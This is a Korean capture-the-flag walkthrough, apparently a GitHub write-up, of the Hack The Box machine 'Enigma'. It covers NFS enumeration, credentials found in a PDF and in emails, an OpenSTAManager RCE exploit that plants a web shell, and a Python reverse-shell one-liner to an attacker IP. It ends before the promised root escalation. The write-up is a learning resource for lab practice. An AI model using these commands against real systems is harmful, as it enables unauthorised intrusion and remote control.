 wingleszy/htb-enigma-walkthrough
HTB 머신 Enigma의 Write-up. 기업 인프라: NFS 노출 → Webmail 정찰 → OpenSTAManager RCE (CVE-2026-38751) → OliveTin API의 Command Injection을 통한 root 권한 상승. 스크린샷과 로직 설명을 포함한 전체 가이드.

HTB VPN에 연결하고 전체 포트 스캔을 실행합니다:
nmap -sC -sV -Pn 10.129.115.67
스캔 결과:
- 22/tcp — OpenSSH 9.6p1 Ubuntu
- 80/tcp — nginx 1.24.0 (редирект на http://enigma.htb/)
- 110/tcp — Dovecot pop3d
- 111/tcp — rpcbind / NFS
- 143/tcp — Dovecot imapd
- 2049/tcp — nfs_acl
- 993/tcp — imaps
- 995/tcp — pop3s


열려 있는 NFS 서비스를 탐지합니다. 사용 가능한 익스포트를 확인합니다:
showmount -e enigma.htb
사용 가능한 공유 디렉터리 /srv/nfs/onboarding을 찾습니다. 이를 로컬에 마운트합니다:
sudo mkdir /mount
sudo mount -t nfs enigma.htb:/srv/nfs/onboarding /mount
ls /mount
공유 폴더에서 PDF 파일 New_Employee_Access.pdf를 찾습니다. 이를 텍스트로 변환합니다:
pdftotext New_Employee_Access.pdf
cat New_Employee_Access.txt
발견된 데이터:
- Сотрудник: Kevin Mitchell
- Webmail URL: http://mail001.enigma.htb
- Username: kevin
- Password: Enigma2024!


/etc/hosts에 도메인 추가:
echo "10.129.115.67 enigma.htb mail001.enigma.htb" >> /etc/hosts
mail001.enigma.htb로 이동하여 kevin 사용자로 로그인합니다.
![[ENIGMA WRITEUP/img/6.png]]


Inbox 폴더에서 Sarah(Accounts Dept)가 보낸 환영 이메일을 발견합니다. 또한 "Re: OpenSTAManager Access Request" 주제의 이메일 교환을 발견하는데, 여기서 IT 지원팀이 임시 접근 권한을 제공합니다:
- URL: http://support_001.enigma.htb
- Username: admin
- Password: Ne3s4rtars78s

support_001.enigma.htb로 이동합니다. OpenSTAManager v2.9.8 제어 패널이 보입니다. 버전 확인을 위해 info.php 페이지를 확인합니다. 익스플로잇을 검색합니다:
searchsploit openstamanager
CVE-2026-38751 (RCE Exploit)을 찾습니다.

익스플로잇을 다운로드하고 발견된 자격 증명으로 실행합니다:

./OpenSTAManager-RCE-Exploit-CVE-2026-38751 -u http://support_001.enigma.htb -U admin -P Ne3s4rtars78s
익스플로잇은 /modules/shell/shell.php 경로에 웹셸을 성공적으로 업로드합니다. RCE를 확인합니다:
http://support_001.enigma.htb/modules/shell/shell.php?c=whoami
Ответ: www-data

리스너를 실행하고 Python 페이로드를 통해 역방향 연결을 받습니다(bash가 작동하지 않았기 때문):
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.235",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/bash","-i"])'
